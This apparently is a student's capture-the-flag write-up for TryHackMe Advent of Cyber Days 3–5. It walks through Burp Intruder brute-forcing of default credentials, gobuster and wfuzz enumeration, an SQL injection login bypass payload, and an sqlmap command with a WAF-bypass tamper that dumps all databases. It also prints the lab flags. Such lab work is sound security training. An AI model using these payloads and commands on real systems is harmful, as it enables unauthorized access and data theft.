
i. The port number for Burp is **8080**

ii. The proxy type is **HTTP**



Question 6

By experimenting with decoder on Burp, the URL encoding for "PSP0201" is
%50%53%50%30%32%30%31



Question 7


By looking at the list of attack type options on intruder, **cluster bomb** matches the one in the description:

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.


- **Cluster bomb** - This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2, and iterate through all the payloads in payload set 1 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets - this may be extremely large.

Question 8


Open BurpSuite browser (under Proxy tab, click on the orange colour ‘Open browser’ button)




Accessed the machine IP address, tried to sign in by entering username and password, then clicked the ‘Sign in’ button.



The sign in request will be shown in the Burp Suite Proxy tab. then, we proceeded with right click and clicked 'Send to Intruder'



Intruder tab was opened. Under position tab, cluster bomb attack was chosen.




At the payloads tab, for payload set 1, we added ‘admin’, ‘root’ and ‘user’; for payload set 2, we added ‘12345’, ‘password’ and ‘admin’.

Then, we clicked the orange colour ‘start attack’ button.

Next, we determined and signed in with the correct username and password (by examining the results of status and length that are different from others / get from the bottom line of the request).

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1	admin	12345	302			309	
2	root	12345	302			309	
3	user	12345	302			309	
4	admin	password	302			309	
5	root	password	302			309	
6	user	password	302			309	
7	admin	admin	302			309	
8	root	admin	302			309	
9	user	admin	302			309	

Finally, we get the flag: **THM{885ffab980e049847516f9d8fe99ad1a}**



Thought Process/Methodology:

Read through the passage given under Day 3-Christmas Chaos, Default Credentials second paragraph, we know that the name of the botnet mentioned in the text that was reported in 2018 is Mirai ; while under Default Credentials third paragraph, we know that Starbucks pay in USD for reporting default credentials according to the text is 250. we proceeded to read the report from Hackerone ID:804548, we know that ag3nt-j1 is the agent who was assigned from the Dept of Defense that disclosed the report on Jun 25th. Then, we accessed the options on FoxyProxy on Burp, we know that the port number for Burp is 8080 and the proxy type is HTTP. Afterwards, we accessed the Burp Suite decoder tab and tried to determine the url encoding for “PSP0201”.

Once access to the targeted machine using burp suite browser with intercept is on, we were shown a sign in page. We proceeded to sign in by filling our username and password. Then, the captured sign in request was shown in the Burp Suite proxy tab. We right-click it, choose 'Sent to intruder' and open intruder tab -> position tab. After that, we ensured the username and password values were added as positions and 'Cluster bomb' were chosen as the attack type. Next, we proceeded with the 'Payloads' tab. 'admin', 'root' and 'user' were inserted under payload set 1 ; 'password' , 'admin' and

'12345' were inserted under payload set 2. The orange colour 'start attack' button was then selected. Lastly, we determined and signed in with the correct credentials at Santa Sleigh Tracker app which in turn showed the flag.

Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Gobuster, Wfuzz

Solution/Walkthrough:

Question 1

The entire wfuzz command to query the "breed" parameter using the wordlist "big.txt" by assuming that "big.txt" is in my current directory

-c is used to show output with colours


-z file,big.txt is used to command wfuzz to look for files by replacing "FUZZ" with the words in big.txt

?breed=FUZZ means the parameter called "breed" will be fuzzed

```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Question 2

Target machine accessed, a christmas tree gif is shown in the middle position and a caption is shown at the bottom



API directory found using gobuster in the terminal

```
1211102630@kali: ~
File Actions Edit View Help
(1211102630@kali)-[~]
$ sudo gobuster dir -u http://10.10.254.43 -w /usr/share/wordlists/dirb/big.txt
[sudo] password for 1211102630:
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.254.43
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
2022/06/16 02:50:36 Starting gobuster in directory enumeration mode
./htpasswd      (Status: 403) [Size: 277]
./htaccess      (Status: 403) [Size: 277]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 310] [→ http://10.10.254.43/api/]
[!] Progress: 2859 / 20470 (13.97%)
^C
[!] Keyboard interrupt detected, terminating.
```


Navigate to API directory using browser, site-log.php file is found

Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.254.43 Port 80

A blank page is shown when we redirect to the site-log.php



Question 3

Fuzz the php file using wfuzz command, "date" is used as a parameter


```
(1211102630㉿kali)-[~]
$ wfuzz -c -z file,wordlist http://10.10.254.43/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.254.43/api/site-log.php?date=FUZZ
Total requests: 63

ID      Response   Lines   Word    Chars   Payload
=====
000000003: 200      0 L     0 W     0 Ch    "20201102"
000000007: 200      0 L     0 W     0 Ch    "20201106"
000000015: 200      0 L     0 W     0 Ch    "20201114"
000000019: 200      0 L     0 W     0 Ch    "20201118"
000000018: 200      0 L     0 W     0 Ch    "20201117"
```

In the output, 13 characters are returned only for this specific date


ID	Response	Lines	Word	Chars	Payload
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000042:	200	0 L	0 W	0 Ch	"20201211"
000000041:	200	0 L	0 W	0 Ch	"20201210"
000000038:	200	0 L	0 W	0 Ch	"20201207"
000000037:	200	0 L	0 W	0 Ch	"20201206"
000000036:	200	0 L	0 W	0 Ch	"20201205"
000000040:	200	0 L	0 W	0 Ch	"20201209"
000000039:	200	0 L	0 W	0 Ch	"20201208"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000035:	200	0 L	0 W	0 Ch	"20201204"
000000032:	200	0 L	0 W	0 Ch	"20201201"
000000031:	200	0 L	0 W	0 Ch	"20201130"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000047:	200	0 L	0 W	0 Ch	"20201216"
000000044:	200	0 L	0 W	0 Ch	"20201213"
000000046:	200	0 L	0 W	0 Ch	"20201215"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000023:	200	0 L	0 W	0 Ch	"20201122"

Go to browser and specify the date in the directory, a flag is displayed



Question 4

Look at wfuzz help file




```
(1211102630㉿kali)-[~]
$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
Usage: wfuzz [options] -z payload,params <url>

    FUZZ, ... , FUZnZ wherever you put these keywords wfuzz will replace
them with the values of the specified payload.
    FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will
be the first request performed and could be used as a base for filtering.

Options:
  -h/--help           : This help
```

-f parameter found



```
(1211102630㉿kali)-[~]
$ wfuzz --help
e consumed later using the wfuzz payload.

      -c          : Output with colors
      -v          : Verbose information.
      -f filename,printer : Store results in the output file using th
e specified printer (raw printer if omitted).
      -o printer       : Show results using the specified printer.
      --interact        : (beta) If selected,all key presses are ca
ptured. This allows you to interact with the program.
      --dry-run         : Print the results of applying the request
s without actually making any HTTP request.
      --prev           : Print the previous HTTP requests (only wh
en using payloads generating fuzzresults)
      --efield <expr>     : Show the specified language expression to
gether with the current payload. Repeat for various fields.
```

Thought Process/Methodology:

By opening our target machine, a black page with a christmas tree gif in the middle with a caption at the bottom is shown. To find the API directory, we used the gobuster command to specify our directory to the target's url and the path for wordlist string is also specified. After that, we navigated to the api directory in the browser and found site-log.php file. We also navigated to the site-log.php file but a blank page is shown. We fuzz the php file and use the date as our parameter. In the output we found that 13 characters are shown only for the date 20201125. We then navigate to this date in the php file using the browser and a flag is displayed. We looked at the wfuzz help file and found the -f parameter.

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, burp suite, foxy proxy

Solution/Walkthrough:

Question 1

Based on Microsoft documentation, we found the default port number for SQL Server running on TCP

The screenshot shows a Microsoft article page with a dark background. The title 'Configure a Server to Listen on a Specific TCP Port' is prominently displayed at the top. Below the title, there is a brief summary of the topic: 'This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.' Further down, it notes that because port 1433 is a standard, some organizations might require changing the port for security. The article includes a 'Applies to:' section indicating support for all supported versions of SQL Server.

Question 2

We can guess Santa's secret login panel with the help of the question hint

The screenshot shows a 'Question Hint' modal window. It contains the text: 'The name is derived out of 2 words from this question. /s**tap***l'. There is a close button in the top right corner of the modal.

Question 3

Based on Santa's TODO, database used is sqlite

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

We access to target machine

Santa's Official Forum v2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timmy	I am so excited for Christmas this year!
William	Santa, are you real?
James	I've been a good boy this year!

Popular topics

Gifts	Books, laptops, playstation
Questions	Does Santa really like milk and cookies?

We access successfully to Santa's secret login panel but we do not know the username and password

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Bypass login with SQL Injection

Screenshot of a web browser showing a login page for "Santa's corporation". The URL is 10.10.170.180:8000/santapanel.

The page displays the following text:

Greetings stranger...
Do not attempt to login if you are not a member of Santa's corporation!

Form fields:

- Username: test' or 1=1 --
- Password: test
- Login button

Bypass login succeeded

Screenshot of a web browser showing the "Santa's admin panel". The URL is 10.10.170.180:8000/santapanel.

The page displays the following text:

Welcome back, Santa!



The database has been updated while you were away!

Enter: Search

GiftChildId
N
u
l
l

Testing the request after setting up foxy proxy & burp suite

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the interface is a screenshot of a web browser window titled 'Santa's admin panel'. The URL in the address bar is '10.10.170.180:8000/santapanel'. The page content includes a banner with the text 'Welcome back, Santa!', a cartoon illustration of Santa Claus holding a sack, and a message 'The database has been updated while you were away!'. There is also a search bar with the placeholder 'Enter: test' and a small table labeled 'Gift/Child' containing the letters N, u, i, l.

Request is shown in the burp suite after we search for 'test'. Save the item.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the center, there is a list of captured requests. One request is highlighted, showing a GET request to '/santapanel?search=test'. To the right of the list, a context menu is open with various options like 'Send to Intruder', 'Engagement tools [Pro version only]', and 'Save item'. A sub-menu for 'Save item' is also open. On the far right, a separate window titled 'Save item' displays the message 'Save successful: /home/1211102630/santa' with an 'OK' button.

Using -r request in SQLmap to translate the request that is saved and exploit the database

```
(1211102630㉿kali)-[~]
$ sqlmap -r /home/1211102630/santaa --tamper=space2comment --dump-all --dbm
s sqlite

{1.6.6#stable}
https://sqlmap.org

